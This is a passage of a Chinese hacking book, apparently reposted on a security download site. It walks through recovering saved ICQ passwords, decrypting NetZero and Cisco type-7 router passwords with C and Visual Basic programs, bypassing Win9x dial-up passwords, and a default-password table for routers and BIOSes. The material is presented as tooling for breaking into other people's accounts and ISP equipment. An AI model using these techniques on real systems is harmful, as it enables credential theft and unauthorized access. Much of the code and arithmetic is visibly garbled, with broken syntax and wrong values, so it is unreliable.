免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

0x7F

好的，我已经对口令加密了。但是我从哪里可以得到 CryptIV 的值？

不要烦恼，你能够从.dat 文件中发现这个混合。在本例中，看起来像以下的文本：

99BcryptIV

这个仅仅在单词‘password’之后，最好的方法在编辑器中使用搜索功能。

现在，一旦你发现文本“99BcryptIV”，接着，跳过空白的结束符和字符 h，丢失了任何东西？为了理解更好。

最简单的方法是忽略‘99BcryptIV’字符的前两个字符，你将会找到下面的四个字符是 CryptIV 值。它们看起来就是奇怪的 ASCII 字符。这有一个我们打算寻找的例子：

99BcryptIVh]b-t

现在，利用 ASCII 字符表或 ASCII 数值表，查出每个字符对应的 ASCII 值。

] = 93

b = 223

~ = 152

t = 116

一旦你将 cryptIV 转化为 ASCII，你需要使用以下的公式：

（1st +2nd 256+3rd*65536+4th*16777216）= CryptIV

第一个，第二个，第三个，第四个位代表每一个字符的 ASCII 值，因此，在我们的例子中，我们将会得到：

（1st +2nd 256+3rd*65536+4th*16777216）= 1956175709

现在，我们需要做的就是将以上的值转化为 Hex。最好的方法是使用 perl 模块，而不是其他的编程语言。无论如何，在转化之后，你将得到以下的数值：

7498DF5D

重复一遍，以上的数值可以用：0x7498DF5D 或 7498DF5Dh 表示。

现在，得到 UIN 也不是难事。这个不是其他的东西，只是你的 ICQ 号码。在这个例子中，ICQ 号是 16831675。

因此，我们准备了以下的信息：

UIN 16831675

CryptIV: 7498DF5D

加密的口令：AF 79 90 34 F6 BB 40 2E 83 7F

现在，一旦我们得到以上的信息，我们需要实施复杂的处理来产生一个密钥或 XOR 密钥。这个工作手工操作十分困难，最好使用某些软件来处理。因此，我认为可以使用 Pascal 程序自动的产生解密密钥。

在实际情况下，我们只需要 UIN 和 CryptIV 就可以产生解密密钥。然而，稍后需要加密口令。因此，简单的启动以下的程序，输入 UIN 和 CryptIV 值，点击“产生密钥”。这将返回一个解密的口令，并将解密的口令记下。

一旦你已经计算出这个加密的密钥，实际的解密过程开始。

我们现在需要做的就是利用 XOR 和解密密钥将加密口令进行字符转化（认为 XOR 密

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

钥是已知的）。

使用以上的例子，程序将会产生解密密钥：

A7 79 F8 55-95 D0 26 4F-F2 7F 2C

这是一个十六进制的数，实际的意义是：0xA7 0x79 0xF8 0x55 等。

现在，奇数位，删除前面的两个 hex 值，包括 XOR 密钥和加密的口令。为什么需要这个我们在稍后解释。因此，从举的例子中，我们最终会得到：

加密口令 = 90 34 F6 BB 40 2E 83 7F

XOR 密钥 = F8 55-95 D0 26 4F-F2 7F 2C

因此，向后看可以来了解，我们使用 XOR'ing

0x90 xor 0xF8

0x34 xor 0x55

0xF6 xor 0x95

0xBB xor 0xD0 等等。

举一个简单的 XOP 操作的例子：

[0x90 xor 0xF8]

0x90 = 144

0xF8 = 248

010010000

011111000

001101000

=104

像这种方法一样，对 XOR 所有的加密口令进行操作，并将结果记录下来（因此，从我们的例子中，第一个结果是 104）。现在，将之转化为 ASCII 符号，因此 104 变为 h。

以下是比较容易的方法。

以下的代码使用 Visual Basic 和 Delphi 实现的 XOR 计算。Visual Basic 代码（使用这个例子）将是：

```
Dim Key, Encrypted As Variant
Dim Decrypted As String
Dim x As Integer
如果你使用你自己的口令，就不需要本例了。
记住用自己的口令替换数值。
Key = Array (&HF8, &H55, &H95, &HD0, &H26, &H4F, &HF2, &H7F, &H2C)
Encrypted = Array (&H90, &H34, &HF6, &HBB, &H40, &H2E, &H83, &H7F)

利用密钥，XOR 将加密的口令转化为 ASCII 字符。

For x = 0 To 7
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
Decrypted = Decrypted & " " & Chr(Key(x) Xor Encrypted(x))
Next
"show a message with the decrypted text"
MsgBox Decrypted
```

从消息框中写下所有的结果，这是 Delphi 的代码。

```
Var
Decrypted :String
X: Integer
```

现在，让我们看看，我们如何结束（是否需要手工的方法或以上的代码）。你应该使用这种格式：

<口令 ！><也许不止一个的字符>

是的，口令应该被解密为 'hackfaq'。

如果你惊讶，这三个无用字符的实际意义就是：第一个字符就是字的长度和 hex 值（在你将它转化为 ASCII 值之前）（-hex 值应该与解密的口令长度相等）。第一个字符包括了口令的长度。

第二个字符是没用的，或者是长度的一部分。

最后一个无用的字符是一个 null 的结束符，即，zip，空，0。

今天，Internet 服务商的数量非常多。所有的服务商都致力于提供最好的服务，并能提供最便捷的连接到 Internet。一个普遍的使用习惯是所有的 Internet 提供商支持主流的浏览器 Internet Explorer 的一个选项叫做"保存口令"。这个设置可以使得用户的使用更加方便。由于它允许用户在每次连接到 Internet 上，都不需要输入口令。

然而，就像其他的软件一样，只要开发者试图添加一个对于用户更加友好的特性，或使得软件更加方便和有效。它至少在用户的安全领域做出牺牲。一个明显的例子就是 Outlook Express。甚至有浏览面板存在于这个电子邮件的客户端中。Outlook Express 容易受到电子邮件病毒的入侵。

无论如何，回到本章节的主题，包括"保存口令"等特点会对用户的口令造成威胁。现在，会发生什么？当你检查时，并启用这些选项，接着相关的软件会利用算法对它进行加密（浏览器或 Internet Service 提供商的软件）。一旦口令加密了，它会存储存在注册表中或者.ini 或.dat 或类似的文件中。现在，这个系统看起来非常的安全，然而，如果你仔细分析，你会发现将会有一些问题。

实际上，加密的口令被储存在什么地方，使得这个特点容易遭到攻击，几乎所有的软件在提供这个功能的时候并没有提供强劲的算法。这使得攻击变得非常容易。一些软件甚至将口令以明文的形式储存在注册表中，因此，一般情况下，这个特征是大多数软件开发者的薄弱环节，口令在这个环节中容易被破解。一旦你研究了软件内部的机理，当你记不住这些口令，尽量不要使用这些功能，这会造成你的 Internet 账户容易受到攻击。然而，如果你需要将口令记在纸上，贴在显示器旁边时，你还是可以使用这个功能。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

如何破解 Netzero 拨号连接口令？

无论如何，Netzero 是一个免费的 ISP，在进行 Internet 访问时，只会返回一个广告栏，它能够提供‘保存口令’的设置，然而，它像大多数的服务一样，使用了一个较弱的口令进行加密，以下的运行在 Win9x，NT，Win2K 等系统的破解 Netzero 版本 3.0 或早期的版本口令。

利用这个属性，你需要本地访问安装 Netzero 软件的机器。

这个易受攻击的系统不能被利用，如果没有得到必要的文件，你或者拥有本地的访问，或许要得到文件的方法，这些包含文件的。

Netzero 用户名和口令储存在 ASCII 文件中：id.dat。这个文件位于 Netzero 目录中，如果用户启用‘保存口令’选项，接着用户名和口令就会储存在 jnetz.prop 文件。口令储存在所有的这些文件中，并对文件进行了加密，使用一个简单的破解程序就可以进行破解。尽管这些算法被用来获得加密信息（被储存在两个文件中）并不相同，它们被相同的主算法分离。但是这些算法只有少量的不同。我们现在了解这个较弱的算法式如何被破解的。

Netzero 使用的是替代加密系统，这个加密系统被用于 1 到 1 的映射，在字符之间，每一个明文字符会被加密的字符替代。

你是否糊涂了？好的，让我们举个例子有助于理解。

也就是说，当 Netzero 运行时，用户点击‘保存口令’选项，在相应的区域输入口令，现在，接着会发生什么？Netzero 程序会将加密文件载入，这个内存中的文件包括明文与加密文本数据库。现在，举个例子，你的口令是 xyz，它储存在内存的 m 位置，相应的加密口令储存在 n 位置，接着口令 xyz 实际上作为 abc 储存。

加密算法使用 Netzero，很难理解，两个加密字符替换一个明文字符，这两个加密的字符替换一个明文字符，但是并不储存在一起。

当字符 x 储存在 i 替代字符‘n’，第一个加密的字符被储存在‘i’，第二个加密的字符被储存在‘n+i’。

两个加密的口令被分开成以下两个表：

	1	a	M	Q	f	7	g	T	9	4	L	W	e	6	y	C
g	‘	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o
T	p	q	r	s	t	u	v	w	x	y	z	{	\|	}		
f	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
7	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_
Q	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?
M	SP	!	”	#	$	%	&	’	(	)	*	+	,	-	.	/

SP 代表一个字符空间，以上的字符表代表 ASCII 字符。

为了加密一个长度为 n 的字符串，我们需要找到以上表中的每一个字符，将每一行首位置为 I，列首位 n+I。

例如:

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

E(a) = ag
E(aa) = aagg
E(aqAQ1!) = aaaaaagTf7QM
E(‘abcdefghijklmno) = 1aMQf7gT94Lwe6yCgggggggggggggg

重复一遍，当解密的口令有 2n 的长度时，我将会成为表中的元素，在行首为 I，列首为 n+I 开头。

例如：

D(af) = A
D(aaff) = AA
D(aaMMQQfgfgfg) = AaBbCc

手工对口令进行解码非常有趣，但是这是一个非常耗时的过程。无论如何，我建议你试图至少利用手工操作对 Netzero 解码一次；否则，你就不能享受到解码的快乐。我利用 C 程序，这个也可以提供给你。

以下的 C 程序说明了如何对 Netzero 口令进行解码，简单地在 jneta.prop 目录下编译，运行。

```
#include <stdio.h>
#include <string.h>

#define UID_SIZE 64
#define PASS_CIPHER_SIZE      128
#DEFINE pass_plain_size      64
#define BUF_SIZE 256

const char decTable[6][16] = {
 {‘`’,’a’,’b’,’c’,’d’,’e’,’f’,’g’,’h’,’i’,’j’,’k’,’l,’m’,’n’,’o’},
 {‘p’,’q’,’r’,’s’,’t’,’u’,’v’,’w’,’x’,’y’,’z’,’{‘,’|’,’}’~’,0},
 {‘@’. ‘A’,’B’,’C’,’D’,’E’,’F’,’G’,’H’,’I’,’J’,’K’,’L,’M’,’N’,’O’},
 {‘P’,’Q’,’R’,’S’,’T’,’U’,’V’,’W’,’X’,’Y’,’Z’,’[‘,’\\’,’]’,’^’,’_’},
 {‘0’,’1’, ’2’,’3’,’4’,’5’,’6’,’7’,’8’,’9’,’:’,’;’,’<’,’=’,’>’?’},
 {‘ ‘,’!’,’,’” ’,’#’,’$’,’%’,’&’,’\”,’(‘,’)*’,’+’,’,’,’-’,’.’_’},
};

int nz_decrypt)char cCipherPass[PASS_CIPHER_SIZE],
char cPlainPass[PASS_PLAIN_SIZE])
{
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        int passLen, i, idx1, idx2;
        passLen=strlen(cCipherPass)/2;

if (passLen>PASS-PLAIN_SIZE)
{
        printf("Error: Plain text array too small\n");
        return 1;
}

for (i =0; i < passLen; i++)
{
        switch(cCipherPass[i])
        {
        case '1':
                idx2 = 0; break;
        case 'a':
                idx2 = 1; break;
        case 'M':
                idx2 = 2; break;
        case 'Q':
                idx2 = 3; break;
        case 'f':
                idx2 = 4; break;
        case '71':
                idx2 = 5; break;
        case 'G':
                idx2 = 6; break;
        case 'T':
                idx2 = 70; break;
        case '9':
                idx2 = 8; break;
        case '4':
                idx2 = 9; break;
        case 'L':
                idx2 = 10; break;
        case 'W':
                idx2 = 11; break;
        case 'e':
                idx2 = 12; break;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        case '6':
                idx2 = 13; break;
        case 'y':
                idx2 = 14; break;
        case 'C':
                idx2 = 15; break;
      default:
                printf("Error: Unknown Cipher Text index: %c\n",
cCipherPass[i]);
                return 1;
                break;
      }

      switch(cCipherPass[i+passLen])
      {
       case 'g':
                idx1 = 0; break;
       case 'T':
                idx1 = 1; break;
       case 'f':
                idx1 = 2; break;
       case '7':
                idx1 = 3; break;
       case 'Q':
                idx1 = 4; break;
       case 'M':
                idx1 = 5; break;
default:
printf("Error: Unknown Cipher Text index: %c\n",
cCipherPass[i]);
                return 1;
                break;
       }
       cPlainPass[i] = decTable[idx1][idx2];
}
cPlainPass[i] = 0;
return 0;
}
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
int main(void)
{
        FILE *hParams;
        char cBuffer[BUF_SIZE], cUID[UID_SIZE];
        char cCipherPass[PASS_CIPHER_SIZE];
cPlainPass[PASS_PLAIN_SIZE];
        int done = 2;
        printf("\nNet Zero Password Decryptor\n");
        printf("Brian Carrier [bcarrier@atstake.com]\n");
        printf("@Stake L0pht Research Labs\n");
        printf(http://www.atstake.com\n\n);
        if ((hParams = fopen("jnetz.prop","r")) = = NULL)
        {
                printf("Unable to find jnetz.prop file\n");
                return 1;
        }

        while ((fgets(cBuffer, BUF_SIZE, hParams)! = NULL) && (done
>0))
        {
                if (strncmp(cBuffer, "ProfUID=", 8) = =0)
                {
                        done-;
                        strncpy(cUID, cBUFFER + 8, UID_SIZE);
                        printf{"UserID: %S", cUID};
                }

                if (strncmp(cBuffer, "ProfPWD=", 8) = = 0)
                {
                        done-;
                        strncpy(cCipherPass, cBuffer + 8,
PASS_CIPHER_SIZE);
                        printf ("Encrypted Password" %s", cCipherPass);

                        if )nz_decrypt(cCipherPass, cPlainPass)!=0)
                                return 1;
                        else
                                printf("Plain Text Password: %s\n",
cPlainPass);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
                }

        }

        fclose(hParams);

        if (done > 0)
        {
                printf("Invalid jnetz.prop file\n");
                return 1;
        } else {
                return 0;
        }
}
```

默认的情况下，系统会接受短的或长的口令，一些用户喜爱使用非常短的口令，这样的口令非常容易被破解，因此，为了设置输入字符的最短长度，可以方便地修改注册表。

1．启动 Windows 的注册表编辑器。

2．滚动到以下主键

HEKY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Network

3．点击编辑>新的 DWORD 值

4．在数据区域中，将新的 DWORD 的值改名为 MinPwdLen，输入口令允许的最短字符数。注意这样的字符是十六进制的数据。

5．现在，按下 F5 键，你的系统变得更加安全了，不再容易受到攻击。

破解 Cisco 的路由器口令

破解 Cisco 的路由器口令要求攻击者非常地聪明，非常地酷，同时对攻击者的脑细胞是一次挑战，尤其是目标系统有 Kerberos，一个防火墙软件和其他的网络安全防护软件保护时，无路如何，主要的方法是获得根用户的权限，从而获得口令文件。一旦你得到 Router 口令文件，你需要破解储存的口令文件。

以下的 C 程序说明了如何破解 Cisco 的口令。

```
char xlat[] = {
0x64, 0x73, 0x66, 0x64, 0x3b, 0x6b, 0x66, 0x6f,
0x41, 0x2c, 0x2e, 0x69, 0x79, 0x65, 0x77, 0x72,
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
0x6b, 0x6c, 0x64, 0x4a, 0x4b, 0x44
};

char pw_str1[] = "password 7",
char pw_str2[] = "enable-password 7";

char *pname;

cdecrypt(enc_pw,dec_pw)
char *enc_pw;
char *dec_pw;
{
unsigned int seed, i, val = 0;

if(strlen(enc_pw) &1)
    return(-1);

seed = (enc_pw[0] – '0') * 10 + enc_pw [1] – '0';

if (seed > 15 | | !sdigit(enc_pw); i++) {
    if(i!=2 && !(i & 1)) {
        dec_pw[i/2-2] = val^xlat[seed ++];
        val = 0;
    }

    val * = 16;

    if(isdigit(enc_pw[i] = toupper(enc_pw[i]))) {
        val + = enc_pw[i] – '0';
        continue;
    }

    if(enc_pw[i] > = 'A'&& enc_pw[i] < = 'F') {
        val + = enc_pw[i] – 'A' +10;
        continue;
    }

    if(strlen(enc_pw) ! = i)
        return(-1);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
}
dec_pw[++i/2] = 0;

return(0);

}

usage()
{
fprintf(stdout, "Usage: %s-p \n", pname);
fprintf(stdout, "        %s-p \n", pname);

return(0);
}

main(argc,argv)
int argc;
char **argv;

{
FILE *in = stdin, *out = stdout;
char line[257];
char passwd[65];
unsigned int i pw_pos;
d[65];
unsigned int i pw_pos;

pname = argv[0];

if(argc > 1)
{

if(argc > 3) {
      usage();
      exit (1);
}

if(argv[1][0] = = '-')
{
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        switch(argv[1][1]) {
            case 'h':
            usage();
            break;

            case 'p':
            if(cdecrypt(argv[2],passwd)) {
                fprintf(stderr, "Error.\n");
                exit(1);
            }
            fprintf(stdout, "password: %s\n", passwd);
            break;

            default:
            fprintf(stderr, "%s: unknown option.", pname);
        }

        return(0);
    }

    if((in = fopen(argv[1], "rt")) = = NULL)
        exit(1);
    if(argc > 2)
        if((out = fopen(argv[2], "wt")) = = null)
            exit(1);
    }

    while(1) {
        for(i = 0; i < 256; i++) {
            if((line[i] = fgetc(in)) = = EOF) {
                if(i)
                    break;
                fclose(in);
                fclose(out);
                return (0);
                }
                if(line[i] = = '\r')
                    i-;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
            if(line[i] = = '\n')
                break;
        }
        pw_pos = 0;
        line [i] = 0;

        if(!strncmp(line, pw_str1, strlen(pw_str1)))
            pw_pos = strlen(pw_str1);

        if(!strncmp(line, pw_str1, strlen(pw_str2)))
            pw_pos = strlen(pw_str2);

        if(!pw_pos) {
            fprintf(stdout, "%s\n", line);
            continue;
        }

        if(cdecrypt(&line[pw_pos], passwd)) {
            fprintf(stderr, "Error.\n");
            exit(1);
        }
        else {
            if(pw_pos = = strlen(pw_str1))
                fprintf(out, "%s", pw_str1);
            else
                fprintf(out, "%s", pw_str2);

            fprintf(out, "%s\n", passwd);
        }
    }
}
```

以上的工作只在 Linux 平台上工作，如果你运行 Windows，你不得不使用一些暴力口令破解器。

绕过拨号服务口令

使用文件共享的人，一定听说过拨号连接软件和工具。现在，这个可能有口令保护。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

现在，如果你的拨号连接已经有口令保护。你可能会忘记，或者其他的人会改变。接着，没有人会连接到你的系统。你会做什么？

就像 Win9x 系统中所有的口令保护一样，这个太容易被绕过或改变。你不需要知道以前旧的口令去实施这个攻击。简单的在 c:\lwindow 目录中删除文件 RNA.pwl 文件，在下一次你使用拨号连接服务时，你将会发现它会要求你输入一个新的口令，或者不要求输入口令。

默认口令

有时，口令破解会非常讨厌和耗时，它不是最好的方法，也不是最有效的选项，由于技术原因，它会消耗大量的时间。也就是说，你打算破解你的 ISP 的 Cisco 路由器，但是不知道如何得到口令文件，如何对加密的口令进行解密，它储存在哪里，你会做什么？

好的，不要失去希望，你将尝试最容易的选项：默认口令。

它们是什么？默认口令是口令，默认的是什么，即 或者在软件安装时，或者自动由软件关注的。

有一些软件公司，他们相信如果真的口令被忘记了，默认的口令也可以起作用。例如，你忘记了在 NT 对话框中的口令，接着代替实施口令破解，默认的口令会帮助你一个极好的扩展。或者如果你忘记你得 BIOS 口令，将不能启动lWindows。直到更换你的 CMOS 芯片，他最好能够试验出你的口令。默认的口令也许会工作，也许不会工作。然而，这主要依赖系统管理员是否会能够灵活地处理目标系统。

APPENDIX V.1

Manufacturer	Product	Revision	Protocol	User ID	Password	Access Level
3 COM	Office Connect ISDN Routers	5x0	Telnet	n/a	PassWORD	Admin
3 COM		Telnet	adm	(none)		
3 COM		Telnet	adm	synnet		
3 COM	CoreBuilder	7000/6000 3500/2500	Telnet	debug	synnet	
3 COM	CoreBuilder	7000/6000 3500/2500	Telnet	tech	tech	
3 COM			Telnet	manager	manager	
3 COM			Telnet	monitor	monitor	
3 COM			Telnet	read	synnet	
3 COM			Telnet	security	security	
3 COM	Cellplex	7000	Telnet	Tech	tech	
3 COM			Telnet	Write	synnet	
3 COM	HiPerARC	v4.1.x	Telnet	Adm	(none)	

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Manufacturer	Product	Revision	Protocol	User ID	Password	Access Level
3 COM	LANplex	2500	Telnet	debug	synnet	
3 COM	LANplex	2500	Telnet	tech	tech	
3 COM	SuperStack II Switch	2200	Telnet	debug	tech	
3 COM	SuperStack II Switch	2200	Telnet	tech	tech	
3 COM	LinkSwitch	2000/2700	Telnet	tech	tech	
Acceleraterd Networks	DSL CPE and DSLAM		Telnet	sysadmanicust		
ADC Kentrox	Pacesetter Router		Telnet	n/a	secret	
Adtran	MX2800		Telnet	n/a	adtran	
Advanced Integration	PC BIOS		Console	n/a	Advance	Admin
Alteon	ACEswithc	180e	HTTP	admin	admin	Admin
Alteon	ACEswithc	180e	HTTP	admin	(none)	
AMI	PC BIOS		Console	n/a	AM	Admin
AMI	PC BIOS		Console	n/a	AMI	Admin
AMI	PC BIOS		Console	n/a	A.M.I	Admin
AMI	PC BIOS		Console	n/a	AMI_SW	Admin
AMI	PC BIOS		Console	n/a	AMI?SW	Admin
AMI	PC BIOS		Console	n/a	aammii	Admin
AMI	PC BIOS		Console	n/a	AMI?SW	Admin
AMI	PC BIOS		Console	n/a	AMI.KEY	Admin
AMI	PC BIOS		Console	n/a	AMI.KEZ	Admin
AMI	PC BIOS		Console	n/a	AMI~	Admin
AMI	PC BIOS		Console	n/a	AMIAMI	Admin
AMI	PC BIOS		Console	n/a	AMIDECOD	Admin
AMI	PC BIOS		Console	n/a	AMIPSWD	Admin
AMI	PC BIOS		Console	n/a	amipswd	Admin
AMI	PC BIOS		Console	n/a	AMISETUP	Admin
AMI	PC BIOS		Console	n/a	BIOSPASS	Admin
AMI	PC BIOS		Console	n/a	CMOSPWD	Admin
AMI	PC BIOS		Console	n/a	HEWITT RAND	Admin
Amptron	PC BIOS		Console	n/a	Polrty	Admin
Asced	Router		Telnet	n/a n/a	ascend	Admin
AST	PC BIOS		Console	n/a	SnuFG5	Admin
AT&T	3B2 firmware		Console	n/a	mcp	Admin
Autodesk	Autocad		Multi	autocad	autocad	User
AWARD	PC BIOS		Console	n/a	Award	Admin
AWARD	PC BIOS		Console	n/a	AWARD_SW	Admin
AWARD	PC BIOS		Console	n/a	SW_AWARD	Admin

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

AWARD	PC BIOS	Console	n/a	SWARD?SW	Admin
AWARD	PC BIOS	Console	n/a	Lkwpeter	Admin
AWARD	PC BIOS	Console	n/a	LKWPETER	Admin
AWARD	PC BIOS	Console	n/a	j262	Admin
AWARD	PC BIOS	Console	n/a	j256	Admin
AWARD	PC BIOS	Console	n/a	?awárd	Admin
AWARD	PC BIOS	Console	n/a	1322222	Admin
AWARD	PC BIOS	Console	n/a	256256	Admin
AWARD	PC BIOS	Console	n/a	589589	Admin
AWARD	PC BIOS	Console	n/a	589721	Admin
AWARD	PC BIOS	Console	n/a	admin	Admin
AWARD	PC BIOS	Console	n/a	alfarome	Admin
AWARD	PC BIOS	Console	n/a	aLLy	Admin
AWARD	PC BIOS	Console	n/a	aPAf	Admin
AWARD	PC BIOS	Console	n/a	award	Admin
AWARD	PC BIOS	Console	n/a	AWARD SW	Admin
AWARD	PC BIOS	Console	n/a	award.sw	Admin
AWARD	PC BIOS	Console	n/a	award_?	Admin
AWARD	PC BIOS	Console	n/a	award_ps	Admin
AWARD	PC BIOS	Console	n/a	AWARD_PW	Admin
AWARD	PC BIOS	Console	n/a	awkward	Admin
AWARD	PC BIOS	Console	n/a	BIOS	Admin
AWARD	PC BIOS	Console	n/a	biosstar	Admin
AWARD	PC BIOS	Console	n/a	biostar	Admin
AWARD	PC BIOS	Console	n/a	CONCAT	Admin
AWARD	PC BIOS	Console	n/a	condo	Admin
AWARD	PC BIOS	Console	n/a	CONDO	Admin
AWARD	PC BIOS	Console	n/a	CONDO,	Admin
AWARD	PC BIOS	Console	n/a	djonet	Admin
AWARD	PC BIOS	Console	n/a	efmukl	Admin
AWARD	PC BIOS	Console	n/a	g6PJ	Admin
AWARD	PC BIOS	Console	n/a	h6BB	Admin
AWARD	PC BIOS	Console	n/a	HELGA-S	Admin
AWARD	PC BIOS	Console	n/a	HEWITT RAND	Admin
AWARD	PC BIOS	Console	n/a	HLT	Admin
AWARD	PC BIOS	Console	n/a	j09F	Admin
AWARD	PC BIOS	Console	n/a	j322	Admin
AWARD	PC BIOS	Console	n/a	j64	Admin
AWARD	PC BIOS	Console	n/a	lkw peter	Admin

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

